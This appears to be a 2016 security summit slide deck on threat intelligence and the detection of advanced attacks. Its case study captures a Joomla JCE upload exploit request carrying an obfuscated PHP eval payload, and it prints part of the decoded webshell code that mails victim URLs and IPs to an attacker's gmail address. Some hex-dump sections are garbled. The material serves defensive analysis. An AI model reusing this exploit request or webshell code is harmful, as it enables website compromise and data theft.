



2016阿里安全峰会
2016 ALIBABA SECURITY SUMMIT

聚力·赋能

2016阿里安全峰会

2016 ALIBABA SECURITY SUMMIT



2016阿里安全峰会
2016 ALIBABA SECURITY SUMMIT



神州网云
SHEN ZHOU WANG YUN

如何产生威胁情报-高级恶意攻击案例分析

神州网云 CEO 宋超



烽火台安全威胁情报联盟
FengHuoTai CTI Alliance

Content 目录

- 1 高级恶意攻击检测&威胁情报
- 2 多维检测与威胁情报
- 3 重要线索的分析工作及案例分析
- 4 威胁情报与高级恶意攻击检测价值体现
- 5 未来高级恶意攻击检测和威胁情报的趋势

01

高级恶意攻击检测&威胁情报



目前高级恶意攻击影响到国家多行业多领域

- 电信 → 网络设备遭受攻击
- 银行 → 诈骗、盗取资金
- 企业 → 商业情报及知识产权被窃取
- 国家 → 发现具有窃密行为的攻击
- 能源 → 具有破坏行为的攻击

安全
防御

发现高级恶意攻击行为

产生
损失

检测过程中面临的问题

- 怎样从海量告警线索中发现高质量的攻击线索
- 怎样从单一的攻击线索中扩展更多有效线索
- 攻击者的目的、动机、背景

结合威胁情报落地

内部威胁、外部威胁、关键资产的监测



关键资产监测

通过分析内部网络流量，采用机器学习的方式自动化的识别组织内的安全资产（设备）并且打上标识，可根据资产上存放的数据的重要程度及资产的使用者的重要性来确定是否是关键资产

内部威胁

多数用户的网络行为是可预测的。恶意的内部人员在偷盗数据或搞破坏前一定有异常的行为。对于可疑的员工连接关键资产一定要引起足够重视。这种异常不一定是一个违规行为，可以结合外部的威胁情报作为重要的调查信息。案例：通过外部威胁情报获取公司员工在招聘网站有简历变动的情况，有可能会离职，结合上面发现的可疑员工的违规行为判断出内部危胁情况

外部威胁

传统局部的、各自为政的、基于特征的信息安全解决方案在当今世界信息安全争夺战中已经暴露出极大的不足，高级恶意攻击检测类系统结合威胁情报对已知及未知威胁的恶意行为实现早期的快速发现，并可对受害目标及攻击源头进行精准定位，最终达到对入侵途径及攻击者背景的研判与溯源，把危害损失降到最小。

02

多维检测与威胁情报

全方位攻击检测流程图

APT攻击检测

网络服务器攻击分析

- 网站漏洞监测
- 内部OA服务器监测
- SVN代码服务器监测
- 业务系统被挂马
- webshe11检测

邮件检测

- 对邮件头IP来源字符编码的分析
- 对邮件附件的恶意样本的分析
- 对邮件XSS代码的分析
- 邮件服务器漏洞及爆破口令
- 对邮件恶意Link连接的分析
- 邮件服务器日志分析
- 邮件被中转

内部检测

- 检测插入U盘或光盘
- 监测直接越权访问拷贝重要资料
- 是否存在内网文件共享

漏洞分析挖掘能力

- 沙箱分析
- 样本获取
- 第三方平台获取
- Oday/nday监测分析

社会工程学

- 钓鱼
- 社工库可查询
- 社交媒体信息公开

建立威胁情报机制

- 威胁情报共享
- 威胁情报下发各监测平台

网络设备监测

- 路由器
- 交换机
- 防火墙
- 入侵检测系统

恶意样本分析

- 能独立脱掉各种类型恶意样本的壳
- 完成对远程控制软件植入、反弹域名和各种回传方式的分析
- 对远程控制软件自身功能加密方式的逆向分析能力
- 完成对一个木马家族变种聚类的归总
- 根据恶意样本找出远程控制软件的控制端
- 可以根据木马服务端的通讯协议和加密算法完成对木马控制端的研发
- 对沙箱逃逸技术的检测和分析
- 远控控制控制台漏洞的挖掘

恶意程序指纹

- 远程控制软件指纹
- 常见应用漏洞扫描器的指纹
- shellcode的检测能力

信誉库

- 黑白名单库
- 文件MD5库
- 恶意样本库
- 黑客组织库
- 黑客兵器库
- 漏洞库

搭建各种蜜罐系统

- 远程控制木马行为监测
- 应用程序或网站漏洞日志分析
- 仿真环境诱捕

流量劫持分析


- 电信部门流量劫持
- 干网网络设备流量劫持
- DNS劫持
- ARP欺骗攻击

第三方软件监测

- 修改劫持第三方软件升级文件进行植入
- 篡改捆绑恶意程序于第三方软件



多角度不同视点看高级恶意攻击检测



线索分析多维度分析

APT典型攻击判定

告警线索自动关联分析+人工分析判定，找出符合APT攻击典型特征的攻击行为，明确攻击源与被攻击目标

告警线索关联分析
APT攻击特征专家分析模型
人工分析相结合

APT大数据回溯扩展分析

根据确定的APT攻击行为进行大数据回溯，扩展线索，深度挖掘，进一步明确APT攻击来源范围、持续时间与其它采取的攻击行为

APT攻击源线索回溯
APT攻击目标线索回溯
APT攻击会话时间线索回溯
APT攻击行为回溯
APT攻击数据还原回溯

APT攻击综合关联分析

APT攻击回溯信息综合分析
深度APT线索关联分析

APT攻击背景库分析

Whois背景信息查询
背景信息库关联分析

结合人工分析

APT攻击行为明确

多维威胁情报库中包含全球APT攻击事件、各种远控木马、扫描器、webshell等规则 针对各种攻击行为进行识别

规则库总数 **8290** | 匹配文件总数 **205** | 命中文件总数 **114** | 命中规则总数 **547**

规则库规则搜索: 请输入全文搜索关键字信息

最新匹配结果

文件名称 请输入要查询的文件名称

时间	文件名	文件MD5	命中数量
2016-06-17 14:29:13	phpwebbackup.php (13.528 KB) 下载	64eb39f956484627189b5d77a7456f0	0
2016-06-17 14:29:12	zip_func.php (13.104 KB) 下载	8b5d5b76edc8d8fdca6f7e7edb665f7	0
2016-06-17 14:29:11	pnbak.js (30.564 KB) 下载	f0d749901b58d6f0cc346a7b4e1bcc73	0
2016-06-17 14:29:09	pnbak.css (10.108 KB) 下载	3dd41906483444c38de51f1bc89156	0
2016-06-17 14:29:08	index.php (41.449 KB) 下载	e4d04dd9faa26b69a41f0059c3d5c058	1
2016-06-17 14:29:07	db_mysql_error.inc.php (2.38 KB) 下载	6efd8ab29b33fee17523aa4695a0eece5	0
2016-06-17 14:29:06	db_mysql_class.php (3.011 KB) 下载	fd151f0163ddcd45bbe38bb35d23caa9	0
2016-06-17 14:29:05	index.htm (1 byte) 下载	7215ee9c7d9dc229d2921a40e899ec5f	0
2016-06-17 14:29:04	config.inc.php (631 byte) 下载	a802960455229c619d7c1d2050534ea0	0
2016-06-17 14:29:02	mssql.aspx (5.245 KB) 下载	03296151a690f139b546765237fed3e3	0

最新待匹配样本文件

🔍 样本文件匹配 每页10条

时间	文件名	文件MD5	命中数量
2016-06-17 14:27:45	国外PHP大马.php (158.118 KB) 下载	f2fa878de03732fbf5c86d656467f150	21
2016-06-17 14:26:31	CnCerT.CCdoor.FSO.dll (7 KB) 下载	89d64264d97ed97148b80019415cee49	16
2016-06-17 14:26:16	CnCerT.CCdoor.Client.win.dll (69.5 KB) 下载	a20f26a2e2df09a3ff19e852e9bf8219	16
2016-06-17 14:26:12	AspxClient.exe (427 KB) 下载	afc604e5d3ec2534d7bc3fb10104a9d0	15
2016-06-17 14:26:22	CnCerT.Log.dll (15 KB) 下载	0fd8bca680aa1bd6b11cd2025e60d02	15
2016-06-17 14:26:32	CnCerT.CCdoor.FSO.dll2 (6.5 KB) 下载	0b1627357cc31ee175fb0627f775d05f	15
2016-06-17 14:26:26	CnCerT.CCdoor.Client.Serverinfor.dll2 (38 KB) 下载	5825de845480b26b7cf9503ed5f3904b	15
2016-06-17 14:26:27	CnCerT.CCdoor.CMD.dll (4.5 KB) 下载	3e4e95e53804b2a60f4f765d9c15b0ad	15
2016-06-17 14:26:14	CnCerT.CCdoor.Client.Serverinfor.dll (24 KB) 下载	e504da9b1f2cd490f2c49a14cad8164d	14
2016-06-17 14:26:21	CnCerT.CCdoor.Client.win.SearchWrite.dll (13.5 KB) 下载	8151bfd1f24bda1b7a32d8382655d95	14

从 1 到 10 条, 共 205 条数据, 耗时 58 毫秒

首页 **1** ...

Part

03

发现一条重要线索

针对发现重要线索进行下一步工作及案例分析

全球著名的joomla内容管理系统漏洞



网镜高级恶意感测检测系统恶意行为告警中 主动发现的攻击行为数据包



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	186.75.252.66	210.32.0.219	TCP	74	35991 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=1036768375 TSecr=0 WS=128
2	0.373416	186.75.252.66	210.32.0.219	TCP	66	35991 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=1036768749 TSecr=1963810136
3	0.377761	186.75.252.66	210.32.0.219	HTTP	1514	POST /index.php?option=com_jce&task=plugin&plugin=imgmanager&file=imgmanager&method=form&cid=2086bc427c8a7981f4fe1...
4	0.381557	186.75.252.66	210.32.0.219	TCP	1514	[TCP segment of a reassembled PDU]
5	0.383705	186.75.252.66	210.32.0.219	TCP	695	35991 → 80 [PSH, ACK] Seq=2897 Ack=1 Win=5888 Len=629 TSval=1036768749 TSecr=1963810136

```
POST /index.php?option=com_jce&task=plugin&plugin=imgmanager&file=imgmanager&method=form&cid=2086bc427c8a7981f4fe15ac655fc6fd3f1923c95868686595de200 HTTP/1.1
Host: www.isee.zjhu.edu.cn
User-Agent: BOT/0.1 (BOT for JCE)
Content-Type: multipart/form-data; boundary=-----41184676334
Content-Length: 5008
-----41184676334
Content-Disposition: form-data; name="upload-dir"
/
-----41184676334
Content-Disposition: form-data; name="filedata"; filename=""
Content-Type: application/octet-stream
-----41184676334
Content-Disposition: form-data; name="upload-overwrite"
0
-----41184676334
Content-Disposition: form-data; name="filedata"; filename="ml.gif"
Content-Type: image/gif

6FF8961e16x
c!php eval(gzipinflate(str_rot13(base64_decode("r4p4yW/785ep/nqU2qKGFVWU211yCY1gwhKRiCh17q25jseIq632pzeQ1d1p1qg7P5hN7hT00BPNHE300Choyeym9+QD1FqhvhtnT1yattf6q2xv215/CbJ4p#H/
2F3HkUHSRQd4F5hQh382F8uLh0686yhm7b/sef0p330f/ANPKC3raaQ8NTTf8g0LUF6cc141uWkCTG15f4yHoeFhg39AU334y4e4u.3381D15Tvn3j/oyeF7CYE2EEM06802h47LHeG8s2cvTz/
Tvdv09Qv7FLmCQdE8F8a0K5T1u1rH9K8z/6tV1fCY1IQ6qTpu1v4hXK/72B9v00Rz4U10RFSy/kd1fKleXh8BAS50210PgfJUS50E4Pw1kpc4u1C85y8ePufg7a3vFVUcA/
Q807ZC7P1D8Waj1j9uMhF8d9Y7Y3wC7J2mepczPgg7721U7Y18YgJaj14ndE1VdV3wG13y6LLRgW060E1fFn0e56h4qH8F12CkF9ngb624H0Xh4eRQ38w71yXjN149527KAS10KTFPEQXm0ePug8h0e5b/5
LcTmSSR1at40h9q727L1C1L8pPgruLm0k0dKwP1e131d1qC8088Y7T1e1ZmW1qP6hQ9e0L83550YmH1jL5pPgfC1D96L3h7Y20Ug2FF6M3w1r9S151nf80D37F13117673C5Acycyq7VUk8Sd/
H92ndfW0M4hY8KCDP985S489jGw5Si02nd0k0P9851a0vr94C4rS1YmUuM4h0WZ1D9P5Y6t8y0h8S784E1d1gW9Sv11110j9840M4=0K1/1hg0A12k2ACT6Q5c0w589yE/
pa0x8fsc9f30k1Q18y1s1kP4uL113c2Q4hYK131RHS5E2mJ8d0QHEW4C663V43V11yP4htk11y2F0xsh3W664Ert8s2a8K9E4grm6fn3k33Hf11y4o0Lg716dRv1Q24h9B/W1WuM4uF1EhWp1q1yGm/
0ax0889kC2P71BQnY0t0F2tE3P08E1NE2ZPv0m8d5eKwGfJkYf9uJm5ajw6502uFAE/q0Xh5czuL5eS4c11p3TQED9MFD0F233h4k4k0c3J3H4ID5Q7f0d9hCZR/
s13A18h8rLqPfaav0Q2e0F05dFse7e1L1uJmT9F04mU1jwX66d18+h18cra80k1t0E8ggoIveep8hKc0h44KQ7c9p9z2864ekE60vzy206S74W067Lw/b0yF7H1P7P0WYnD9eQmC1d0p1f3t317x1c4t46g/
L24=H0C0c1p1s1y72A5123w07weuR080h7c4e1422Q4874s1P71gP93184v9P5qQ9P4845708641c5J1m6502W2A00
w4T5p0jP747Hv70h80y0153Wu15X3SP3P4N1L1E507hL3Ld0v1Ved9p023H4v4s23d9v41p4854E72m0cPz/
T10w7j2j1AptcL7a0d84640dy14380bC9v4h18d06LHe18H8kctcYuvZ6R0V6h0q0v77238j1w4q9566e8p5q4up2084ed1877h=x8eZy9hFqfuc01k046300/45300P9h7VQd1CnTrp0u748QdU/
fil432p85P9Q7Konm1d86v0g4tWrlc1F7fchpL001B12d4h942Fz3t5pL8B0R0E8fH8L83+2862Pc7qYHJ4p41FV615qvee7Xc15fP4807x0p9g+7K/h6m8Frd018QX3FV0z0ublnf0fGmU594zVY7q518H1DQ4Gt
erg1v17k7W0T051gtn1y8656p1147er39y81C4b0m0P5r7X6P7V8WU/nP7abq111z4k4H238ka44at5v2zf2hvr+cYadeB/3+cV66s12hR4K47FHK8Kf35ou4h155h5/0z2008735H0K6CvU05Xs9r1E40vK3ZV46C4amg5t
+9M6EQ1p00wQdSmEx0B/Nqfsj658/1Fq511857128u0XFPYqC5b133Eh4YMMKCTL7Eg8h4FK889dJm5AP87))))); >
```

解析出告警攻击数据的内容

分析后续的攻击特征

解密后的部分代码

```

$serper=gethostbyname($_SERVER['SERV
ER_ADDR']);
$injektor =
gethostbyname($_SERVER['REMOTE_ADD
R']);
mail("vir.lin90@gmail.com", "$body", "Hasil
Bajakan http://$web$inj\n$security\nIP
Server = $serper\n IP Injector= $injektor");
$_SESSION['bajak'] = 0;
}
else {$_SESSION['bajak']++};
if(isset($_GET['clone'])){
$source = $_SERVER['SCRIPT_FILENAME'];
$ddesti
=$_SERVER['DOCUMENT_ROOT']. "/info.ph
p";

```



分析代码可知程序为自动化攻joomla网站，利用的漏洞是joomla jce漏洞，攻击成功会给调用linux系统的mail函数给攻击者gmail邮箱发送邮件，内容为存在漏洞的网站url和ip地址

产生**威胁情报**的重要线索：

vir.lin90@gmail.com

漏洞认证情况及修补工作




完整标题	Joomla Component com_jce remote Code Injection / Execution Exploit (perl)
添加日期	29-10-2012
类别	web applications
平台	php
风险	安全风险级别 - 危急
Tested on	windows seven

Part

04

威胁情报与多维检测价值体现


怎样发现攻击事件中的关键点 [案例]



lv||"|2YLYr9mK2YVfQzQyMzIGMzA=||"|PERSONNEL5-PC||"|user||"|1436-05-06||"|SAU||"|Win 7 Professional SP1 x86||"|No||"|0.5.0E||"|..||"|2LTYP9iqINiz2YjYp9mE2YHZhtinINi n2TYtdmI2KrZiiAtIFdpbmRvd3MgSW50ZXJuzXQgRXhwbG 9yZXI=||"|682dfec8c66a0de6f1475ca73c462a69,39b7927e0 d4deb5c10fb380b7c53c617,[endof]

利用威胁情报在高级攻击检测中进行多维线索扩线

利用圈中所画的[endof] 特征对历史数据进行可视化关联分析得到我们所需要的MD5、域名、IP、URL、木马样本及分析报告等重要信息




利用威胁情报在高级攻击检测中进行多维线索扩线

利用圈中所画的[`eof`] 特征对历史数据进行可视化关联分析得到我们所需要的MD5、域名、IP、URL、木马样本及分析报告等重要信息

威胁信息搜索：请输入域名、URL、IP、MD5、E-mail
Q
退出

查询结果



字符串：us[`eof`]

木马报告

MD5	说明
e1e82b9e3ec61c891988fe97a6dda532	665d ndof]us[<code>eof</code>]0x00000000 (00000) 6c767c27 7c27 7c65 47463261 57396651 lv[["eGF2aW9fQ0x00000010 6e646f66 [""][[" <code>eof</code>]0x000000a0 (00160) 5d75735b 65 6e646f 665d277c 277c5b65]us[<code>eof</code>]"]["e0x000000b0 (00176) 6e646f66 5d75735b 656e646f 665d ndof]us[<code>eof</code>]0x00000000 (00000) 6c767c27 7c277c65 656e646f 6 65d277c 277c5b65]us[<code>eof</code>]"]["e0x000000b0 (00176) 6 e646f66 5d75735b 656e646f 665d ndof]us [""][[" <code>eof</code>]0x 000000a0 (00160) 5d75735b 656e646f 665d277c 277c5 b65]us[<code>eof</code>]"]["e0x000000b0 2015-10-07 17:32:12
dcabb75e6a2468fd4a79e9ba931ea174	[""][[" <code>eof</code>]0x00000000 (00160) 5d75735b 656e646f 66 5d]us[<code>eof</code>]0x00000000 (00000) 6c767c27 7c277c53 4 7466a53 32566b58 [""][[" <code>eof</code>]0x000000a0 (00160) 5d7 5735b 656e646f 665d]us[<code>eof</code>] Strings) 7c277c27 7c7 c277c 277c5b65 6e646f66 [""][[" <code>eof</code>]0x000000a0 (001

一个完整对高级攻击事件进行多维分析流程

发现重要攻击线索

找出植入方式、针对漏洞进行分析、修补，监测后续二次攻击

IP、域名、MD5、URL、样本等

对攻击事件进行溯源分析及对整个攻击事件过程中窃取信息的取证

分析恶意攻击程序、代码寻找存在的唯一性

利用威胁情报对发现的攻击线索、恶意程序、代码进行扩线及多维关联分析

从已知 - 未知线索及威胁情报的共享、通报、处置



反制：

获取攻击者的身份、目的及背景

威胁情报与高级恶意攻击检测之间的协同

- ✧ 针对高级恶意攻击事件分析中，可以使用外部威胁情报平台来进行深入溯源分析（最早攻击时间、使用了哪些域名、I P、whois中注册的email信息等）
- ✧ 威胁情报标准化提供设备机读，增强现有的检测及防护系统发现的能力（把安全隐患消灭在萌芽状态，阻止攻击者进行二次或多次攻击）
- ✧ 构建APT攻击检测及威胁情报新一代联动体系，各种相关的威胁数据进一步关联，全方位分析最大提高整体安全监测平台的效率。

Part

05

未来高级恶意攻击检测和威胁情报的趋势

未来高级恶意攻击检测和威胁情报的趋势

- 1、针对攻击者刺探信息为逃避沙箱、杀毒软件、流量监测衍生出无PE实体文件的木马（注册表、shellcode等）
- 2、木马回传将采用ssl基于正规签名的方式加密通讯
- 3、硬盘木马将频繁用于APT攻击事件中
- 4、基于网络设备流量劫持的行为将进一步增加
- 5、会出现针对不同行业具有针对性的高级恶意行为分析系统
- 6、威胁情报共享体制和联盟
- 7、各行业会对本行业所产生的威胁情报信息买单
- 8、安全协同

谢谢！

